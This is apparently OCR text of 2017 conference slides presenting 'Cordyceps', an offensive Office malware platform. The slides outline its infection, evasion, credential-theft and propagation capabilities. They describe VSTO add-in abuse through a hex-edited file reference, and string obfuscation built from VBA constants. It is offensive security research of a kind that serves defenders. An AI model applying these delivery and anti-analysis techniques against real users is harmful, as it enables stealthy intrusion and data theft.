
All Done Using 100% Microsoft Office VBA & Office 'Features'



Cordyceps
APT
Platform

Cordyceps - An Introduction...

Cordyceps Is That Utterly Amazing And Terrifying Fungus That Takes Over A Host




Rethinking Office Malware - Cordyceps - A Hephaestus Project
Next Generation Office Malware V2.0 - HushCon East 2017 - Greg Linares & Dagmar Knechtel
Capabilities in Cordyceps Malware
Initial Access Vectors - Infectors
Macro Embedded Documents
Word
Excel
PowerPoint
VSTO Delivered Documents
Word
Excel
OLE / URL Link Embedded
Word
Excel
Anti-Analysis/Detection - Survivors
Anti-Static Analysis
Code Protection
Anti-ML Code
Encrypted Code
Anti-VM / Sandbox
VM Aware
User Data
C2 Execution Validation
Counter Analysis
C2 Updates
Integrity Checks
Payload Switch
WTF Stuff
Host Behavior Manipulators - Controllers
Office Manipulators
VBE Access
Modular AddIns
Persistence
COM Objects & DLL Injections
Info Stealing
Credential Theft
Environment Data
GPS Location
SQL DB
App Manipulators
Outlook
Web Browser
SharePoint
Skype
C2 Communication
XML Services
Network Protocols
Email
Browser Injection
Propagation - Spores
Outlook
Notification Hijack
Attachment Infection
SMIME Bypass
Network Aware Propagation
Sharepoint Files
WebDAV
Network Shares
Other Infection Options
Viral Infection
USB Devices
Folder Monitoring


Host
Modification
Initial
Access
Cordcepys
Office APT
Survivability
Propagation

Cordyceps - Initial Access

Can Infect Microsoft Office On Windows & Mac Using Any Of The Following Formats:

- Office Macro Embedded Document
- Malicious OLE & URL Embedded Document
- JavaScript Enabled PowerPoint Presentation

Cordyceps Can Also Infect Targets By Abusing Another Office Technology...


Cordyceps - Abusing VSTOs

Visual Studio Tools for Office

Can Be Used With Any Microsoft Office Application - Word, Excel, PowerPoint, Outlook


Unlike Macros - VSTOs Are Stored In Seperate Assemblies And Have A Unique Structure That Spans Across Multiple Files:


- Document File (Exel, Word, etc)
- .NET DLLs
- AddIn
- Manifest
- .VSTO file Itself



The Most Interesting Of These Files Is The Document File & VSTO file

Cordycep - Opening a VSTO In Office




Microsoft Office Customization Installer
Publisher cannot be verified
Are you sure you want to install this customization?
Name: WordVSTOTest
From: file:///C:/Users/IEUser/Desktop/WordVSTOTest/WordVSTOTest.vsto
Publisher: Unknown Publisher
While Office customizations can be useful, they can potentially harm your computer. If you do not trust the source, do not install this software. More Information...
Install
Don't Install

Cordyceps - Abusing VSTOs (Continued)


The Office Document Attached To The VSTO Contains A Structure That Points To The VSTO Installer File.


This Structure Also Contains A String For The VSTO File Name...

```
00004F60  5F 41 73 73 65 6D 62 6C 79 4C 6F 63 61 74 69 6F  _AssemblyLocatio
00004F70  6E 00 03 00 00 00 0E 00 00 00 5F 41 73 73 65 6D  n.........._Assem
00004F80  62 6C 79 4E 61 6D 65 00 02 00 00 00 E4 04 00 00  blyName.....ä...
00004F90  1E 00 00 00 44 00 00 00 57 6F 72 64 44 6F 63 75  ....D...WordDocu
00004FA0  6D 65 6E 74 32 2E 76 73 74 6F 7C 38 39 37 31 39  ment2.vsto|89719
00004FB0  64 32 37 2D 33 38 38 34 2D 34 33 61 66 2D 62 31  d27-3884-43af-b1
00004FC0  35 66 2D 65 39 30 39 37 39 38 65 63 32 66 65 7C  5f-e909798ec2fe|
00004FD0  76 73 74 6F 6C 6F 63 61 6C 00 00 00 1E 00 00 00  vstolocal.......
00004FE0  28 00 00 00 34 45 33 43 36 36 44 35 2D 35 38 44  (...4E3C66D5-58D
00004FF0  34 2D 34 39 31 45 2D 41 37 44 34 2D 36 34 41 46  4-491E-A7D4-64AF
00005000  39 39 41 46 36 45 38 42 00 00 00 00 00 00 00 00  99AF6E8B........
```

You Can Edit This String Value With Any Hex Editor.... As An Example

Cordyceps - Modified VSTO File




TOTest/PordVSTOTest.jpeg

Cordyceps - Executing A Malicious VSTO...

Upon Executing A VSTO
The Addin DLL Which Can Be Coded in C++, VB.NET, or C# Is Executed - BOOM

The Downside To VSTOs

- VSTOs Come In Large Packages - Social Engineering Requires All Files
- Execution Is Only Trusted On Local Machine - Not Network Drives Or Over Websites
- Unless They Are Trusted Network Drives...

However The File Has To Be Only Trusted Once

- Any Document With This VSTO Referenced Will Auto Execute The Attached Addin
- After Initial Trust A Key Containing That VSTOs CLSID Is Stored In HKCU Registry...


Survivability

Cordyceps - How To Do Anti-Analysis Right

As We Mentioned Earlier - Modern Office Malware Doesn't Use Many Anti-Analysis Methods

Anti-Analysis Methods Are Often Thought As Usless...

Just Defeat The AV & Get In Is Often The Goal...

Just Encrypt The Strings They Said...Its Good Enough They Said....

What About The Human Element?

Cordyceps Can Defeat Human Analysis As Well

Cordyceps - Anti-Static Analysis

Anti-Hash & Machine Learning

- Code Is Randomly Generated By Hephaestus Each Run
- Cordyceps Modifies Its Own MD5 On Every Execution Without VBA Programmatic Access
- Garbage Code From Real World Macros Is Inserted Into The Document As Well

Anti-Static Analysis Tools

- All Strings & Function Calls Embedded In Document.Variables Storage (Not Extractable)
- ...Or Can Be Saved In Multiple Document Embedded Locations (Not With Macros)
- ...Or Can Be Obtained By C2 Server At Run Time, Encrypted Of Course ;)

Cordyceps - Anti-Static Analysis Continued

Anti-Static Analysis

- Another Fun Trick We Came Up With Is VBA Constant Code Generation
- All Strings Or Values Can Built Entirely Using VBA Constants

  Example: 'S' = (vbAlias + vbDirectory + vbHidden + vbReadOnly)

Constant	Value	Description
vbNormal	0	Normal (default for **Dir** and **SetAttr**)
vbReadOnly	1	Read-only
vbHidden	2	Hidden
vbSystem	4	System file
vbVolume	8	Volume label
vbDirectory	16	Directory or folder
vbArchive	32	File has changed since last backup
vbAlias	64	On the Macintosh, identifier is an alias.

S = Character Code 0x53 / 83

